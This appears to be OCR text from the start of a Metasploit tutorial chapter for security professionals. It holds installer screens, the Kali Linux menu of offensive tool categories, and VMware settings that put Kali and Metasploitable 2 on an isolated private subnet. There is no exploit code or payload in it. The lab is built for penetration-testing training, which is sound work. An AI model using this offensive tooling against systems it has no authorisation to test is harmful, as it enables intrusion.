




Chapter 1: Metasploit Quick Tips for Security Professionals






Metasploit-framework v4.16.14 Setup
metasploit
framework
Welcome to the Metasploit-framework v4.16.14 Setup Wizard
The Setup Wizard will install Metasploit-framework v4.16.14 on your computer. Click Next to continue or Cancel to exit the Setup Wizard.
Back
Next
Cancel



Install Metasploit-framework
Welcome to the Metasploit-framework Installer
Introduction
License
Destination Select
Installation Type
Installation
Summary
This will install Metasploit Framework and its dependencies on your Mac.
The framework itself will be installed under /opt/metasploit-framework/framework. Convenience wrappers for the commands are installed under /opt/metasploit-framework/bin, which can be added to your PATH environment variable.
If you want to use a database with the framework, you can use the 'msfdb' command to configure, start and stop it. Run '/opt/metasploit-framework/bin/msfdb' for more information.
This is an unofficial installer and a work in progress.
If you are interested in Metasploit Framework development, see the Github Project and the Development Wiki.
Thank you for using Metasploit! Have a fantastic day!
Go Back
Continue



Applications
Places
1
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
Usual applications
armitage
beef xss fr...
metasploit ...
msf payloa...
searchsploit
social engi...
sqlmap
termineter



192.168.216.0/24
10.0.0.0/24



Show All
Kali Linux: Network Adapter
Add Device...
Connect Network Adapter
This network adapter is configured to use:
Internet Sharing
Share with my Mac
Bridged Networking
Autodetect
Wi-Fi
Bluetooth PAN
Custom
Private to my Mac
vmnet2
The virtual machine shares the IP address of the Mac on the external network. The Mac provides Network Address Translation (NAT) for network traffic from the virtual machine.
Advanced options



Network
General
Keyboard & Mouse
Display
Default Applications
Network
Feedback
Internet Sharing
Share with my Mac
Bridged Networking
Autodetect
Wi-Fi
Bluetooth PAN
Custom
Private to my Mac
vmnet2
The virtual machine using this configuration will use a custom network connection.
Allow virtual machines on this network to connect to external networks (using NAT)
Enable IPv6
IPv6 Prefix:
fd15:4ba5:5a2b:1002::/64
Port Forwarding
Host Port
Type
VM IP Address
Description
Connect the host Mac to this network
Provide addresses on this network via DHCP
Subnet IP:
10.0.0.0
Subnet Mask:
255.255.255.0
Require authentication to enter promiscuous mode
Click the lock to prevent further changes.
Revert
Apply



Show All
Metasploitable 2: Network Adapter 2
Add Device...
Connect Network Adapter
This network adapter is configured to use:
Internet Sharing
Share with my Mac
Bridged Networking
Autodetect
Wi-Fi
Bluetooth PAN
Custom
Private to my Mac
vmnet2
The virtual machine uses a custom network connection.
Name: vmnet2
Type: Custom
Subnet IP: 10.0.0.0
Subnet Mask: 255.255.255.0
Advanced options


To release your mouse press: Control-⌘
root@metasploitable:~# ip a
